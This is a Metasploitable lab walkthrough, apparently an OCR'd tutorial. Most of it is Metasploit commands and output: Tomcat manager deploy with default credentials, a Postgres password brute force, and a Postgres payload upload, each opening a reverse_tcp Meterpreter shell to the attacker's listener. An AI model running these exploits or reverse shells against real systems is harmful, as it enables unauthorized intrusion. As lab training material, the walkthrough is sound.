
metasploitable 1 walkthrough

nmap is a great tool for scanning ports and finding network services on a machine.

We will run nmap :



Exploitation and Privilege Escalation

1] Samba

- **msf > use exploit/multi/samba/usermap_script**
- **msf exploit(usermap_script) > show options**
- **Set rhost 192.168.0.106**

2] Apache Tomcat

- **msf > use exploit/multi/http/tomcat_mgr_deploy**
- **msf exploit(tomcat_mgr_deploy) > show options**
- **Set HtppPassword tomcat**
- **Set HttpUsername tomcat**
- **Set RHOST 192.168.0.106**
- **Set target 0**

```
┌──(root㉿kali)-[~]
└─# msfconsole -q
msf6 > use exploit/multi/http/tomcat_mgr_deploy
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_deploy) > show options

Module options (exploit/multi/http/tomcat_mgr_deploy):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword                   no        The password for the specified username
   HttpUsername                   no        The username to authenticate as
   PATH          /manager         yes       The URI path of the manager app (/deploy and /undeploy will be used)
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.0.105    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpPassword tomcat
HttpPassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpUsername tomcat
HttpUsername => tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set RHOSTS 192.168.0.106
RHOSTS => 192.168.0.106
msf6 exploit(multi/http/tomcat_mgr_deploy) > set RPORT 8180
RPORT => 8180
msf6 exploit(multi/http/tomcat_mgr_deploy) > set target 0
target => 0
msf6 exploit(multi/http/tomcat_mgr_deploy) > run

[*] Started reverse TCP handler on 192.168.0.105:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6230 bytes as yOe9GqN8dXtF2N8yAXLqkud49w.war ...
[*] Executing /yOe9GqN8dXtF2N8yAXLqkud49w/81r5rkkYFKjanko5Pwuj.jsp...
[*] Undeploying yOe9GqN8dXtF2N8yAXLqkud49w ...
[*] Sending stage (57971 bytes) to 192.168.0.106
[*] Meterpreter session 1 opened (192.168.0.105:4444 → 192.168.0.106:33154) at 2024-11-02 00:21:14 +0530

meterpreter >
```

```
meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040444/r--r--r--  4096     dir   2010-03-17 04:41:30 +0530  bin
040444/r--r--r--  1024     dir   2010-04-29 02:24:21 +0530  boot
040444/r--r--r--  4096     dir   2010-03-17 04:25:51 +0530  cdrom
040444/r--r--r--  13900    dir   2024-11-01 23:36:41 +0530  dev
040444/r--r--r--  4096     dir   2024-11-01 23:36:40 +0530  etc
040444/r--r--r--  4096     dir   2010-04-16 11:46:02 +0530  home
040444/r--r--r--  4096     dir   2010-03-17 04:27:40 +0530  initrd
100444/r--r--r--  7933237  fil   2010-03-17 04:42:25 +0530  initrd.img
040444/r--r--r--  4096     dir   2010-04-28 09:40:44 +0530  lib
040000/---------  16384    dir   2010-03-17 04:25:15 +0530  lost+found
040444/r--r--r--  4096     dir   2010-03-17 04:25:52 +0530  media
040444/r--r--r--  4096     dir   2010-04-29 01:46:56 +0530  mnt
040444/r--r--r--  4096     dir   2010-03-17 04:27:39 +0530  opt
040444/r--r--r--  0        dir   2024-11-01 23:35:20 +0530  proc
040444/r--r--r--  4096     dir   2010-05-18 07:13:54 +0530  root
040444/r--r--r--  4096     dir   2010-03-24 03:24:16 +0530  sbin
040444/r--r--r--  4096     dir   2010-03-17 04:27:38 +0530  srv
040444/r--r--r--  0        dir   2024-11-01 23:35:21 +0530  sys
040666/rw-rw-rw-  4096     dir   2024-11-02 00:21:18 +0530  tmp
040444/r--r--r--  4096     dir   2010-04-28 09:36:37 +0530  usr
040444/r--r--r--  4096     dir   2010-03-17 19:38:23 +0530  var
100444/r--r--r--  1987288  fil   2008-04-10 22:25:41 +0530  vmlinuz

meterpreter > 
```

3] PostgresLOGIN


- **msf > use auxiliary/scanner/postgres/postgres_login**
- **msf exploit(postgres_login) > show options**
- **Set RHOSTS 192.168.0.106**

```
┌──(root㉿kali)-[~]
└─# msfconsole -q
msf6 > use auxiliary/scanner/postgres/postgres_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf6 auxiliary(scanner/postgres/postgres_login) > show options

Module options (auxiliary/scanner/postgres/postgres_login):

   Name              Current Setting                                        Required  Description
   ----              ---------------                                        --------  -----------
   ANONYMOUS_LOGIN   false                                                  yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false                                                  no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                      yes       How fast to bruteforce, from 0 to 5
   CreateSession     false                                                  no        Create a new session for every successful login
   DATABASE          template1                                              yes       The database to authenticate against
   DB_ALL_CREDS      false                                                  no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                                  no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                                  no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                                   no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                                                                 no        A specific password to authenticate with
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/postgre  no        File containing passwords, one per line
                     s_default_pass.txt
   Proxies                                                                  no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RETURN_ROWSET     true                                                   no        Set to true to see query result sets
   RHOSTS                                                                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.ht
                                                                                      ml
   RPORT             5432                                                   yes       The target port
   STOP_ON_SUCCESS   false                                                  yes       Stop guessing when a credential works for a host
   THREADS           1                                                      yes       The number of concurrent threads (max one per host)
   USERNAME                                                                 no        A specific username to authenticate as
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/postgre  no        File containing (space-separated) users and passwords, one pair per line
                     s_default_userpass.txt
   USER_AS_PASS      false                                                  no        Try the username as the password for all users
   USER_FILE         /usr/share/metasploit-framework/data/wordlists/postgre  no        File containing users, one per line
                     s_default_user.txt
   VERBOSE           true                                                   yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.
```

```
msf6 auxiliary(scanner/postgres/postgres_login) > set RHOSTS 192.168.0.106
RHOSTS ⇒ 192.168.0.106
msf6 auxiliary(scanner/postgres/postgres_login) > run

[!] No active DB -- Credential data will not be saved!
[-] 192.168.0.106:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.106:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.106:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.106:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.106:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.106:5432 - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.106:5432 - LOGIN FAILED: postgres:tiger@template1 (Incorrect: Invalid username or password)
[+] 192.168.0.106:5432 - Login Successful: postgres:postgres@template1
[-] 192.168.0.106:5432 - LOGIN FAILED: scott:@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.106:5432 - LOGIN FAILED: scott:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.106:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.106:5432 - LOGIN FAILED: scott:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.106:5432 - LOGIN FAILED: scott:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.106:5432 - LOGIN FAILED: admin:@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.106:5432 - LOGIN FAILED: admin:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.106:5432 - LOGIN FAILED: admin:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.106:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.106:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.106:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.106:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Bruteforce completed, 1 credential was successful.
[*] You can open a Postgres session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
```

4] Telnet

- **telnet 192.168.0.106**
- **Enter password and enter the victim machine**



5] PostgreSQL

- **msf > use exploit/linux/postgres/postgres_payload**
- **msf exploit(postgres_payload) > show options**
- **Set RHOSTS 192.168.0.106**

```
┌──(root㉿kali)-[~]
└─# msfconsole -q
msf6 > use exploit/linux/postgres/postgres_payload
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(linux/postgres/postgres_payload) > set payload linux/x86/meterpreter/reverse_tcp
payload ⇒ linux/x86/meterpreter/reverse_tcp
```

```
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   VERBOSE  false            no        Enable verbose output


   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  postgres         no        The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOSTS                     no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     5432             no        The target port
   USERNAME  postgres         no        The username to authenticate as


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86


View the full module info with the info, or info -d command.
```

```
msf6 exploit(linux/postgres/postgres_payload) > set rhosts 192.168.0.104
rhosts ⇒ 192.168.0.104
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.0.105
lhost ⇒ 192.168.0.105
msf6 exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 192.168.0.105:4444
[*] 192.168.0.104:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/kXJvIiYY.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.0.104
[*] Meterpreter session 1 opened (192.168.0.105:4444 → 192.168.0.104:46916) at 2024-11-13 11:46:09 +0530

meterpreter > shell
Process 5544 created.
Channel 1 created.
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```